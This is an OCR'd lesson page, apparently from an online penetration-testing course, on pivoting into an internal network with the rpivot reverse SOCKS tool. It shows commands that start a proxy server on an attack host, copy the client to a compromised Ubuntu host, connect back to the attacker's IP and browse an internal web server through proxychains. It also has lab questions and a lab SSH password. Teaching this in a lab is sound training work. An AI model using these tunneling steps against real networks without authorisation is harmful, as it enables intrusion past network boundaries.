
Web Server Pivoting with Rpivot

Rpivot is a reverse SOCKS proxy tool written in Python for SOCKS tunneling. Rpivot binds a machine inside a corporate network to an external server and exposes the client's local port on the server-side. We will take the scenario below, where we have a web server on our internal network (`172.16.5.135`), and we want to access that using the rpivot proxy.



We can start our rpivot SOCKS proxy server using the below command to allow the client to connect on port 9999 and listen on port 9050 for proxy pivot connections.

Cloning rpivot

Cloning rpivot

```
ipp@htb[/htb]$ sudo git clone https://github.com/klsecservices/rpivot.git
```

Installing Python2.7

Installing Python2.7

```
ipp@htb[/htb]$ sudo apt-get install python2.7
```

We can start our rpivot SOCKS proxy server to connect to our client on the compromised Ubuntu server using `server.py`.

Running server.py from the Attack Host

Running server.py from the Attack Host

```
ipp@htb[/htb]$ python2.7 server.py --proxy-port 9050 --server-port 9999 --server-ip 0.0.0.0
```

Before running `client.py` we will need to transfer rpivot to the target. We can do this using this SCP command:

Transfering rpivot to the Target

Transfering rpivot to the Target

```
ipp@htb[/htb]$ scp -r rpivot ubuntu@<IpaddressOfTarget>:/home/ubuntu/
```

Running client.py from Pivot Target

Running client.py from Pivot Target

```
ubuntu@WEB01:~/rpivot$ python2.7 client.py --server-ip 10.10.14.18 --server-port 9999

Backconnecting to server 10.10.14.18 port 9999
```

Confirming Connection is Established

Confirming Connection is Established

```
New connection from host 10.129.202.64, source port 35226
```


We will configure proxychains to pivot over our local server on 127.0.0.1:9050 on our attack host, which was initially started by the Python server.

Finally, we should be able to access the webserver on our server-side, which is hosted on the internal network of 172.16.5.0/23 at 172.16.5.135:80 using proxychains and Firefox.

Browsing to the Target Webserver using Proxychains

Browsing to the Target Webserver using Proxychains

```
proxychains firefox-esr 172.16.5.135:80
```



Similar to the pivot proxy above, there could be scenarios when we cannot directly pivot to an external server (attack host) on the cloud. Some organizations have HTTP-proxy with NTLM authentication configured with the Domain Controller. In such cases, we can provide an additional NTLM authentication option to rpivot to authenticate via the NTLM proxy by providing a username and password. In these cases, we could use rpivot's client.py in the following way:

Connecting to a Web Server using HTTP-Proxy & NTLM Auth

Connecting to a Web Server using HTTP-Proxy & NTLM Auth

```
python client.py --server-ip <IPaddressofTargetWebServer> --server-port 8080 --ntlm-proxy-ip
```

Start Instance

∞ / 1 spawns left

Waiting to start...

Questions

Answer the question(s) below to complete this Section and earn cubes!

Cheat Sheet

Get VPN Key

Target: Click here to spawn the target system!

+ 1 From which host will rpivot's server.py need to be run from? The Pivot Host or Attack Host? Submit Pivot Host or Attack Host as the answer.

Submit your answer here...

Submit

+ 1 From which host will rpivot's client.py need to be run from? The Pivot Host or Attack Host. Submit Pivot Host or Attack Host as the answer.

Submit your answer here...

Submit

SSH to with user "ubuntu" and password "HTB_@cademy_stdnt!"

+ 1 Using the concepts taught in this section, connect to the web server on the internal network. Submit the flag presented on the home page as the answer.

Submit your answer here...

Submit

Previous Next

Cheat Sheet

Go to Questions

Table of Contents

Introduction

Introduction to Pivoting, Tunneling, and Port Forwarding

The Networking Behind Pivoting

Choosing The Dig Site & Starting Our Tunnels

Dynamic Port Forwarding with SSH and SOCKS Tunneling

Remote/Reverse Port Forwarding with SSH

Meterpreter Tunneling & Port Forwarding

Playing Pong with Socat

Socat Redirection with a Reverse Shell

Socat Redirection with a Bind Shell

Pivoting Around Obstacles

SSH for Windows: plink.exe

SSH Pivoting with sshuttle

Web Server Pivoting with Rpivot

Port Forwarding with Windows: Netsh

Branching Out Our Tunnels

DNS Tunneling with Dnscat2

SOCKS5 Tunneling with Chisel

ICMP Tunneling with SOCKS

Double Pivots

RDP and SOCKS Tunneling with SocksOverRDP

Skills Assessment

Skills Assessment

Additional Considerations

Detection & Prevention

Beyond this Module

My Workstation

OFFLINE

Start Instance

∞ / 1 spawns left